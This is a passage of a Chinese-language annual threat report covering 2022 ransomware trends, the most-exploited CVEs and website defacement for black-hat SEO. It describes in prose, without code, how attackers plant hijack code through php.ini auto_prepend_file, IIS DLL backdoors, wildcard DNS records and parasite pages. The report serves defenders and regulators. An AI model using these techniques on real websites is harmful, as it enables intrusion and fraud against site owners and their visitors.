2022年8月，由于本地托管服务提供商Advanced遭受到勒索攻击，使得英国国家医疗体系（NHS）的求助热线等发生了重大持续中断，此次影响波及英国大部分地区。云托管提供商拥有众多客户数据，维护着相关基础设施和服务。今年12月，美国著名的云计算提供商Rackspace遭到勒索攻击，被迫关闭其Hosted Exchange托管环境的电源。包括MAPI/RPC、POP、IMAP、SMTP和ActiveSync，以及提供在线电子邮件管理的Outlook Web Access（OWA）服务受到影响。

猎影实验室预测，明年针对云服务相关的勒索攻击会增加，重要的云服务提供商和云计算基础设施是勒索组织关注的重点目标。一方面攻击者通过加密和窃取云端核心数据以获得赎金，另一方面对云基础设施实施破坏性的勒索攻击事件也会增加。

6 勒索组织漏洞武器化的速度持续加快

随着勒索攻击事件的不断激增，在初始访问阶段使用漏洞利用达到攻击效果的时间成本相比较其他方式更为高效，漏洞还被用于提升权限、横向移动，因此，勒索组织热衷于漏洞武器化的定制和开发。例如，Microsoft Exchange Server提权漏洞（CVE-2021-34523等），受到包括AvosLocker 、BlackCat、Hive等多家勒索组织的青睐。

勒索攻击除了利用已经披露的漏洞外，也在不断发掘和利用未公开的漏洞。例如，2022年6月2日，Atlassian发布了一份安全公告，披露了远程代码执行漏洞CVE-2022-26134，同时也警告该漏洞正在被黑客组织所利用，有证据表明，AvosLocker，Cerber2021勒索组织在厂商发布公告的前一天已经在利用漏洞实施攻击。快速武器化是勒索软件攻击的趋势，漏洞公开后的几天内，勒索组织可能已经完成武器化开发，并展开攻击。传统依靠公开披露漏洞再修复补丁的防御方式可能无法避免勒索攻击者入侵的风险。

7 数据泄露勒索成为重要威胁

在2020年之前，大部分勒索攻击专注于加密数据或操作系统，通过换取解密密钥为条件，迫使受害者支付赎金。而近两年，勒索手段趋于多样化，双重勒索已经成为勒索软件攻击的主要运营模式，即除了加密文件外，还通过窃取并泄露数据，威胁受害者支付赎金。此前，双重勒索团伙采取“加密为主，泄露为辅”的攻击模式。但随着企业对数据泄露风险的重视，逐渐出现了一些以数据泄露为主要动机的勒索团伙。这些攻击以泄露为主、加密为辅，甚至直接跳过勒索软件加密环节。

2022年5月，研究人员披露了一个名为RansomHouse的新勒索组织，该组织伪装成渗透测试人员和漏洞赏金猎人，利用漏洞窃取数据并强迫受害者付款。RansomHouse表示，其攻击过程中没有使用勒索软件。此外，活跃的Lapsus$团伙在攻击中也并未使用勒索软件，而是通常利用受害公司员工的漏洞来获取访问权限，随后窃取机密文件从而勒索受害企业。


勒索攻击的核心从数据加密逐渐转变为数据泄露是2022年的一个显著趋势。在双重勒索的基础上，有的勒索组织不仅要将窃取的数据发布到他们的泄露网站上，还会将数据发送给受害者的合作伙伴、竞争对手和新闻媒体，以造成名誉损害。敏感数据的泄露对于任何一家企业或政府机构都是无法挽回的重大损失。预估未来数据泄露将成为勒索组织重要的勒索途径。

8 招聘内部员工已成为勒索团伙的常见策略

为了更快的入侵目标组织的系统内部，勒索组织甚至招聘和诱使目标组织内部人员协助发起勒索攻击。2022年3月10日，Lapsus$勒索软件团伙宣布开始招募受雇于主要科技巨头和ISP的内部人员，包括微软、苹果、EA Games和IBM公司职员。他们的兴趣范围还包括主要的电信公司，如巴西移动运营商Claro、西班牙电信公司Telefonica和美国电话电报公司AT&T。Lapsus$邀请潜在的内部人员通过Telegram私下联系他们，通过支付报酬以求购远程VPN访问权限。

Lapsus$勒索团伙是公开招募企业内部员工的又一个勒索团伙。2021年8月初，LockBit 2.0勒索软件团伙也曾招募企业内部人员为他们提供访问公司网络的权限，作为回报，LockBit团伙将支付数百万美元的报酬。这一策略是为了排除中间人，直接使用内部人员提供的有效凭据访问公司网络，以进行快速攻击。此外，今年4月份的Conti入侵哥斯达黎加政府事件中，就声称有内部人员协助。勒索组织诱使内部员工提供关键信息，例如RDP/VPN的凭证、邮箱账户甚至直接在组织系统上运行恶意勒索软件。

根据Hitachi ID对100家大型北美IT公司的调查显示，在2021年12月7日到2022年1月4日之间，65%的调查公司的员工曾收到黑客的联系。黑客试图通过支付酬金，诱使员工帮助建立初始访问。网络犯罪分子主要使用电子邮件和社交媒体来联系员工，同时，居然有高达27%的联系是直接通过电话进行的，可见网络犯罪分子的直接和嚣张。大多数员工收到的报价低于50万美元，但有些酬金金额达到了100万美元以上。报价统计如下：



内部威胁在制定网络安全计划时通常被忽视和低估，而Lapsus$组织公开寻求企业员工合作的行为表明，招募内部员工的策略在勒索团伙中或会逐渐形成趋势。由社会工程学所带来的攻击是难以检测和防护的，此类活动会造成重大的内部威胁风险，并且类似的手法可能会被暗网上的其他攻击者积极利用。在疫情时期和全球地缘政治紧张局势加剧的情况下，这种策略可能会在暗网中为访问代理提供新的趋势。

9 小国政府或成勒索攻击的重点目标

2022年5月，哥斯达黎加政府因Conti勒索软件攻击宣布进入紧急状态。在接受当地媒体采访时，哥斯达黎加总统Chaves表示，毫不夸张地说，政府目前正处于“战争状态”，且有非常明确的迹象表明，国内有人正在与Contl组织合作。不久后，哥斯达黎加遭受了第二次严重的勒索软件攻击。赎金票据显示此次攻击为Hive团伙所为，导致哥斯达黎加社会保障基金计算机系统中断。

由于以下四点原因，大多数勒索软件团伙通常不会将国家政府机构视为攻击目标：

1.首先，政府部门在打击勒索软件犯罪方面要作出表率，因此通常会态度坚决与之抗衡，不会选择支付赎金，助长风气。

2.其次，高调的勒索攻击通常会引发媒体和网络安全公司的关注和报道，从而引起全社会的关注。一旦政府支付赎金，则会导致巨大的舆论争议，其公信力也很可能随之降低。在这种备受瞩目的情况下，政府部门支付赎金的可能性则更低。

3.另外，针对政府部门的攻击无异于与之宣战，因此有可能受到国家的制裁。在这种情况下，如果该国的私有企业选择向受制裁的团伙支付赎金，也会违反制裁规则。因此，勒索团伙不仅很难获得政府的赎金，也失去了得到私营企业赎金的机会。

4.最后，政府部门在遭到攻击后，在提高自身防御水平的同时，必定也会加大对勒索团伙的打击力度。以美国为例，在经历了几次严重的勒索攻击后，美国在2021年显示出了对勒索团伙前所未有的重视程度和打击力度。犯罪分子针对政府部门的攻击等同于惹火上身，会面临更大的抓捕风险。

由于上述原因，大部分勒索团伙不会招惹国家政府部门。但大型勒索组织则不会有所忌惮，对于任何视为目标的猎物都会主动出击。例如Conti组织，曾先后攻击过爱尔兰的医疗系统、秘鲁的情报机构、美国塔尔萨市公共网络等实体。哥斯达黎加的境遇直接暴露了小国政府的危机：

· 一方面，可能会出现一些新型勒索团伙，以宣传为目的针对政府部门发起攻击。与针对大型私营企业的攻击相比，攻击政府部门虽然可能在经济回报的角度收益较低，但在打响品牌知名度、炫耀其能力方面却可以取得显著的效果。

· 另一方面，一些勒索软件品牌可以通过攻击、威胁和后续夸大的宣传引起政府的恐慌，掀起舆论风波，以此吸引公众的关注，转移研究人员的注意，声东击西，而后暗中进行其他操作。如Conti团伙，在明知哥斯达黎加政府不会支付高额勒索赎金的情况下，仍提出了2000万美元的荒谬要求。在取得一定的轰动效果、成功制造烟雾弹的同时，Conti一直在暗中转移其策略，创建新的细分市场。

一些小国政府在网络安全领域的支出较少，关键基础设施弹性较差。与网络安全技术发达且攻击防御措施完善的国家相比，勒索团伙攻击小国的成功率更大，且风险更小。因此，网络基础设施建设不足的国家政府正面临着不可忽视的危机，或成勒索攻击的重点目标。

10 勒索软件瞄准供应链攻击

数字化导致了日益复杂的商业模式，更加依赖上下游之间的供应链。与此同时，勒索软件攻击变得越来越复杂，攻击者越来越关注供应链攻击，通过威胁目标组织的整个生态系统来最大限度地扩大自身影响和提高利润。

供应链可以通过单一供应商影响多个组织，由此产生级联效应。针对供应链中的攻击能够达到以一当百的效果，降低了成本，从而提高了勒索组织所获得的利润。例如apache中的log4j漏洞，作为开源的日志记录组件，该组件使用非常广泛，能够影响众多的供应商软件产品。多个勒索组织都曾利用其进行攻击，臭名昭著的Conti勒索软件曾利用Log4Shell漏洞，快速访问VMware vCenter Server服务和加密虚拟机，LockBit同样利用Log4j漏洞进行网络攻击的初始访问，Khonsari、Night Sky、TellYouThePass等多个家族都利用过此漏洞进行攻击。

此外，勒索软件针对制造业和关键基础设施相关的攻击有增无减。2022年5月6日，美国知名农业机械制造商爱科（AGCO）在官网发表声明，证实该公司遭到了勒索软件攻击，由于此次攻击事件，该公司部分生产设施运营受影响。近一年来，美国多家农业供应链企业遭到攻击，农业逐渐成为了勒索组织攻击的重点目标，为此，FBI已接连发布两次行业预警。

勒索团伙不断更新其技术，丰富其武器库，逐渐开始尝试大型供应链攻击活动，成为日益严重的网络威胁，为全球实体带来重大的风险。

总 结

近两年来，勒索软件已成为针对全球企业和组织最突出的威胁之一。勒索攻击凭借其低风险、高回报的性质，在过去几年呈现了爆炸式的增长。2022年，尽管执法部门持续加大对勒索软件团伙的打击力度，但随着网络犯罪生态系统的发展，勒索攻击威胁行为者也在不断演变，不仅在技术上变得更加复杂，还试图寻找新的合作伙伴、服务和工具。勒索软件攻击面广、影响力强，严重的攻击会引起社会秩序的混乱和民众的恐慌，对抗勒索软件攻击已成为全球共同应对的治理挑战。

2021年，针对勒索攻击的国际执法行动取得突出进展，抓捕了多名勒索软件附属机构成员，导致一些勒索团伙关闭运营。为了避免引起国家政府或执法部门的关注，勒索团伙变得相对低调，从大猎物狩猎活动转向中型游戏狩猎。而2022年爆发的俄乌军事冲突对网络空间形势造成了一定影响——跨国执法行动受阻、勒索团伙的动机更加复杂、勒索软件的类型更加多样化，地缘政治因素给勒索软件生态带来了不确定性。

由于全球数字化进程的加快，企业越发依赖网络服务，网络安全问题日益严峻。提前做好防御工作是挫败勒索攻击的关键，制定适当的网络弹性策略有助于企业最大程度降低勒索攻击带来的影响，灵活应对日趋复杂的网络空间形势。

漏洞爆发点

从全年漏洞爆发点来看，主要以美国头部厂商或主流信息技术厂商受到漏洞影响较多。一方面，美国作为全球信息产业的领先国家其科技创新能力发展迅速，许多厂商的信息技术产品在全球的使用量、部署量都有不小的比重；另外一方面，美国厂商由于产品数量遍布全球，更加注重漏洞所带来的危害及自身产品的安全问题。通过SRC等方式收取外部安全研究人员发现的产品0day，同时也组建内部安全团队对产品进行漏洞挖掘，及时修复相关问题。

基于CVE公开披露漏洞数据，对2022全年漏洞影响厂商进行整理排序，如图表所示。漏洞数量排名前10家厂商中，7家为美国企业，其余3家为国外开源社区项目，相关产品涉及操作系统、应用软件、数据库软件、网络设备以及开源软件等。

序号	厂商名称	漏洞数量	公开漏洞所占比例
1	谷歌（qoogle）	1103	5.91%
2	微软（microsoft）	893	4.79%
3	Fedora开源项目（Fedora）	528	2.83%
4	甲骨文（oracle）	443	2.37%
5	Debian开源项目（debian）	397	2.13%
6	Jekins开源项目（jekins）	326	1.75%
7	网络器械公司（netapp）	319	1.71%
8	思科（cisco）	315	1.69%
9	苹果（apple）	287	1.54%
10	Adobe（adobe）	286	1.53%

2022年公开披露漏洞影响厂商TOP10

开源软件和组件的应用越来越广泛，以及供应链安全的热度不断提升，这类软件的漏洞受到越来越多的关注。安恒信息通过自主设计的公开漏洞价值评定体系，针对2022年所有涉及供应链安全的公开披露漏洞进行整理。其中TOP10的供应链漏洞如图表所示。

序号	公开漏洞编号	漏洞名称
1	CVE-2022-22963	Spring Cloud Function SPEL表达式注入
2	CVE-2022-22965 / CNNVD-202203-2642	Spring远程代码执行
3	暂无	Thinkphp 远程代码执行
4	CVE-2022-25845	Fastjson 远程代码执行
5	CVE-2022-21724	PostgresQL JDBC Drive 任意代码执行漏洞
6	CVE-2022-22980	Spring Data MongoDB SPEL表达式注入
7	CVE-2022-41852	JXPath 远程代码执行
8	CVE-2022-42889 / CNNVD-202210-790	Apache Commons Text远程代码执行
9	CVE-2022-40664 / CNNVD-202210-706	Apache Shiro身份验证绕过
10	CVE-2022-2274	OpenSSL 远程代码执行

一方面可以看出供应链安全仍然是安全“重灾区”，其危害不可小觑，主要是由于供应链软件出现安全问题将会影响数以千计甚至数以万计的产品。例如Spring远程代码执行漏洞，自2022年3月29日被小范围公开后，其影响面迅速扩大，国外将其命名为“Spring4Shell”，全球各类产品几乎沦陷。直至今日，仍有不少攻击者利用该漏洞进行攻击，非法传播、部署恶意软件。另外一方面，可以看出目前主流的供应链软件仍然为美国的开源基金会提供或美国企业提供。

TOP10热门漏洞回顾

1 CVE-2022-1040 Sophos Firewall 远程代码执行漏洞

漏洞简介：该漏洞是Sophos Firewall的用户门户和Webadmin中的身份验证绕过漏洞，可利用该漏洞绕过认证并执行任意代码。主要是在User Portal及Webadmin两个接口存在认证绕过漏洞，利用了Java和Perl处理解析JSON数据的差异性，实现了变量覆盖，从而导致认证绕过及命令执行。

2 CVE-2022-22963 Spring Cloud Function SPEL表达式注入

漏洞简介：由于Spring Cloud Function中RoutingFunction类的apply方法将请求头中的“spring.cloud.function.routing-expression”参数作为Spel表达式进行处理，造成了Spel表达式注入漏洞，当使用路由功能时，攻击者可利用该漏洞远程执行任意代码。

3 CVE-2022-1388/CNVD-2022-35519 F5 BIG-IP远程代码执行

漏洞简介：该漏洞是由于iControl REST的身份验证功能存在缺陷，攻击者可利用该漏洞在未授权的情况下，构造恶意数据执行身份证绕过攻击，最终接管设备控制平台。

4 CVE-2022-42475 Fortinet FortiOS sslvpnd远程代码执行漏洞

漏洞简介：FortiOS sslvpnd存在堆溢出漏洞，未经身份验证的远程攻击者通过特制请求触发堆溢出，从而在目标系统上执行任意代码或命令。

5 CVE-2022-27518 Citrix ADC和Citrix Gateway远程代码执行漏洞

漏洞简介：Citrix ADC主要用于将用户对Web页面和其他受保护应用程序的请求分配到所有托管（或镜像）相同内容的多台服务器。Citrix Gateway则是一套安全的远程接入解决方案，可提供应用级和数据级管控功能，以实现用户从任何地点远程访问应用和数据。由于系统未能在其整个生命周期（创建、使用和释放）保持对资源的控制，致使远程攻击者在未经身份验证的情况下可在目标系统上执行任意代码。

6 CVE-2022-28219/CNVD-2022-29866/CNNVD-202204-2014 Zoho ManageEngine ADAudit Plus远程代码执行漏洞

漏洞简介：Zoho ManageEngine ADAudit Plus7060之前版本可被未经身份验证的攻击者利用来远程执行代码并破坏Active Directory帐户。该漏洞包括3个问题：不受信任的Java反序列化、路径遍历和盲XML外部实体（XXE）注入，最终使得未经身份验证的攻击者可利用组合漏洞进行远程代码执行。

7 ThinkPHP远程代码执行

漏洞简介：当ThinkPHP开启了多语言功能时，攻击者可以通过lang参数和目录穿越实现文件包含，当存在其他扩展模块如 pear 扩展时，攻击者可进一步利用文件包含实现远程代码执行。

8 CVE-2022-22965/CNNVD-202203-2642 Spring远程代码执行

漏洞简介：该漏洞会影响在JDK 9+上运行的Spring MVC和Spring WebFlux应用程序。具体的利用需要应用程序作为WAR部署在Tomcat上运行。如果应用程序被部署为Spring Boot可执行jar，即默认值，则它不易受到漏洞利用。

9 CVE-2022-41080/CVE-2022-41082 Exchange Server OWASSRF命令执行漏洞

漏洞简介：本漏洞由两个重要漏洞组成Microsoft Exchange Server权限提升漏洞（CVE-2022-41080）：经过身份认证的远程攻击者可通过Outlook Web Application（OWA）端点获得在系统上下文中执行PowerShell的权限。Microsoft Exchange Server远程代码执行漏洞（CVE-2022-41082）：具有执行PowerShell权限的远程攻击者可利用此漏洞在目标系统上执行任意代码。组合这两个漏洞，经过身份认证的远程攻击者可通过Outlook Web Application（OWA）端点，最终执行任意代码。

10 CVE-2022-26134 Confluence Server and Data Center OGNL表达式执行


漏洞简介：远程攻击者在未经身份验证的情况下，可构造OGNL表达式进行注入，实现在Confluence Server或Data Center上执行任意代码，CVSS评分为10。

2022年网页篡改事件概览

失陷单位类型统计分析

自2022年初开始，零壹实验室着手开展全网的网页篡改检测工作，至今共检出遭受篡改的网站86332个，其中政府网站465个，事业单位4213个，检出占比最大的依旧是企业站点，占比75.12%，完整的遭受篡改网站的单位属性及占比情况如图：


网页篡改失陷单位类型统计



失陷单位行政归属区域统计分析

从遭受篡改网站涉及的区域分布来看，以广东省最为严重，占12.91%，紧接着的分别是浙江（10.40%）、湖南（10.24%）、江苏（9.39%）等，图为详细的各省市遭受篡改网站的统计情况：


网页篡改失陷单位分布区域统计



失陷单位运营商统计分析

针对遭受篡改网站的解析IP，亦做了相关方面的统计，IP运营商归属方面，除了传统的三大运营商以外，包含了各类数据中心云服务运营商，以及一些境外运营商；详细情况如图所示：


网页篡改失陷单位运营商统计



失陷单位IP归属统计分析


IP归属位置方面，北京市、广东省、山东省分别占比25%、15.42%和13.52%位居前三，剩余具体的各地区占比如图所示：

网页篡改失陷单位IP归属统计




黑客服务端情况统计分析

失陷端在遭到暗链篡改时，一般需要实时向黑客服务器获取用于展示的篡改页面。这种服务器类似渗透攻击中使用的C2服务器，不同的是在暗链中黑客服务器通常用于关键词和页面分发而不是用于控制。通过对已有的失陷网站分析，我们捕获到65个黑客用于页面分发的ip地址，其中位于香港的ip有37个，位于美国的ip有24，其他海外地址的有4。从服务器地址选择来看，灰黑产都会选择不需要进行备案服务器。并且可能考虑到被植入暗链的网站大部分是在内地和香港，因此灰黑产偏向于使用香港服务器比例高达到了56.9%超过了半数。通过对ip段的聚合和扩散分析，我们发现同一批灰黑产的服务器ip较为集中，通常一个C段内会有好几台服务器，我们猜测同一批灰黑产因为购买服务器的厂商相同，且购买时间相近，导致他们的服务器ip比较集中。通过对黑客服务器提供的接口分析，服务端返回的页面分为两种类型。第一种类型会返回完整的灰黑产页面用于灰黑产的引流。第二种类型只会返回一连串的a标签用于构建蜘蛛池。




黑灰产攻击手法进化解析

网页篡改常用的手段为暗链植入。按照对网站的作用范围可以分为局部篡改和全局篡改。如果网站只有访问特定的网页才会出现被篡改页面，可以判断网站遭到了暗链局部篡改。如果访问网站的任意页面均出现篡改页面，可以判断网站遭到了暗链全局篡改。除了作用范围的区别外，局部篡改手法需要配合蜘蛛池才能达到较好的引流效果，相对全局篡改危害要小一些。根据统计数据，灰黑产团伙更偏向于使用全局篡改手法，遭到全局篡改的服务器约占全部的66%。在被局部篡改的网站中，超70%使用了php，php开发的网站依然是暗链篡改的重灾区。除了对网站内容直接篡改之外，部分灰黑产会篡改网站dns解析，将子域名解析到黑客服务器，实现引流。



局部篡改手法分析


暗链局部篡改指黑客通过篡改网站的一个或几个文件，盗用网站SEO为灰黑产业务引流的方法。常见的局部篡改常见的手法可以分为单文件篡改、引流程序上传、编辑器html上传三种方式。单文件篡改通过篡改失陷端的html页面的TDK（Title、Description、Keywords）和js，改变搜索引擎收录的关键词。引流程序上传是目前较为常见的一种暗链植入手法，黑客通过在失陷端上传php、asp或jsp等格式的引流程序，并将对应的访问链接添加到蜘蛛池中，实现灰黑产引流。编辑器html上传手法并不需要入侵目标网站，黑客使用了编辑器的上传功能上传了灰黑产页面。如图为某网站被恶意上传html。



暗链局部篡改样例

全局篡改手法分析

当网站被暗链全局篡改后，访问任意链接均会出现篡改页面。全局篡改往往是利用服务器响应时默认加载的全局代码文件，通过在这些文件中放置完整的代码脚本，进而实现复杂完整的判断逻辑，达到控制响应页面的目的。根据操作系统、开发语言、开发框架的不同，可以被用于实现全局篡改的点也不同。常见的被用于全局篡改的文件有Global.asa、web.config、httpd.conf、nginx.conf、php.ini、开发框架的基础配置文件index.php、base.php等。例如下图为黑客篡改后的php.ini，黑客将auto_prepend_file设置为了base64后的全局劫持代码，实现对网站访问的全局篡改。在windows服务器中还可以通过对iis服务植入dll后门实现全局篡改。



暗链全局篡改代码

DNS子域名劫持手法分析

黑客团伙在获得网站的dns解析权限后，然后添加网站的泛解析记录为黑客服务器，通过网站的seo，使百度快速收录泛解析的二级域名实现灰黑产引流的目的。如下图为某政府网站遭到了DNS篡改，黑客通过泛解析将*.cn.*.gov.cn的访问都引到黑客服务器。因为大量的异常流量并不会访问到正常网站服务器，因此该攻击手法具有很强的隐蔽性，遭到DNS篡改的网站通常需要较长时间才能发现该问题，且排查难度较大。

DNS篡改手法

黑灰产引流手法进化

为黑灰产网站引流是网页篡改常见的目的之一。零壹实验室发现随着防范手段的进化，黑灰产引流的手段也千变万化。下面为零壹实验室本年对于黑灰产引流的研究成果，其中有些可能不属于网页篡改的范畴，但由于大量政府、事业单位都被用于黑灰产引流，因此同样值得监管单位和网站管理员加以重视。

多达46942个网站受到了寄生虫病毒的攻击

据零壹实验室监测发现，2022年有46942个网站受到了寄生虫病毒的攻击。寄生虫程序作为一种黑帽SEO手段，会利用搜索引擎算法的漏洞，使用作弊手段，达到关键词收录、网页提权的目的。每次搜索引擎访问时，便会在失陷网站下自动生成大量的寄生虫网页，这些寄生虫网页里具备以下特点：

1.充斥着大量非法关键词，其目的是利用失陷网站在搜索引擎中的先验高权重使得这些关键词被搜索引擎快速收录。这些文本通常出现在网页的title、keywords、description（TKD）位置——这些位置为搜索引擎判断网页内容主题的主要来源。

2.网页包含大量轮链——一种链接到其他失陷网站寄生虫页面的结构，其目的是利用搜索引擎爬虫会爬取页面中外链的特性让爬虫去访问其他的失陷站点，而上文提到每次访问时，病毒又会产生大量寄生虫页面，最终搜索引擎爬虫会在茫茫失陷站点群中不停地来回访问，而这些寄生虫页面就会被搜索引擎快速收录。

由于每次访问受害者网站都会自动“繁殖”出大量包含非法关键词及链接的页面，黑灰产会借助这个网站在搜索引擎中的高权重达到快速排名的效果， 而“宿主”网站在不知情的情况下给黑产“借了东风”。

某事业单位遭受寄生虫病毒攻击，产生大量博彩页面

黑灰产利用反向代理来镜像建蜘蛛池

搜索引擎为了给搜索者呈现更好的搜索结果，会对网站内容打分，高质量的内容能够获得更高的seo权重，在呈现搜索结果时会在更靠前的位置。灰黑产并不会老老实实去生产内容，而是使用反向代理来镜像整个网站盗取高质量的内容。下图为灰黑产使用反向代理镜像了整个政府网站并替换了里面的链接和关键词。

黑灰产网站反向代理天津市和平区人民政府

正常网站的搜索功能被用于黑灰产引流

很多网站都具备搜索功能，方便用户快速地在大量信息中检索到自己想要的内容。但殊不知，这一常见的功能如不加以限制也可能成为黑灰产引流的手段。其原理为利用搜索功能构造包含黑灰产推广信息的URL，如百度搜索功能的URL格式为“https://www.baidu.com/s?wd=”加上要搜索的文字。而搜索引擎爬虫在会对这些恶意构造的URL进行收录，接着利用这些网站自带的高权重让这些URL获得了很高的搜索引擎排名。据零壹实验室监测发现，众多政府网站、高校及知名上市公司如小米、百度等具备搜索功能的网站在搜索引擎中都有为黑灰产引流的URL存在。

某正常网站疑似被挂黑链页面

推广关键词紧跟时事且愈加隐蔽

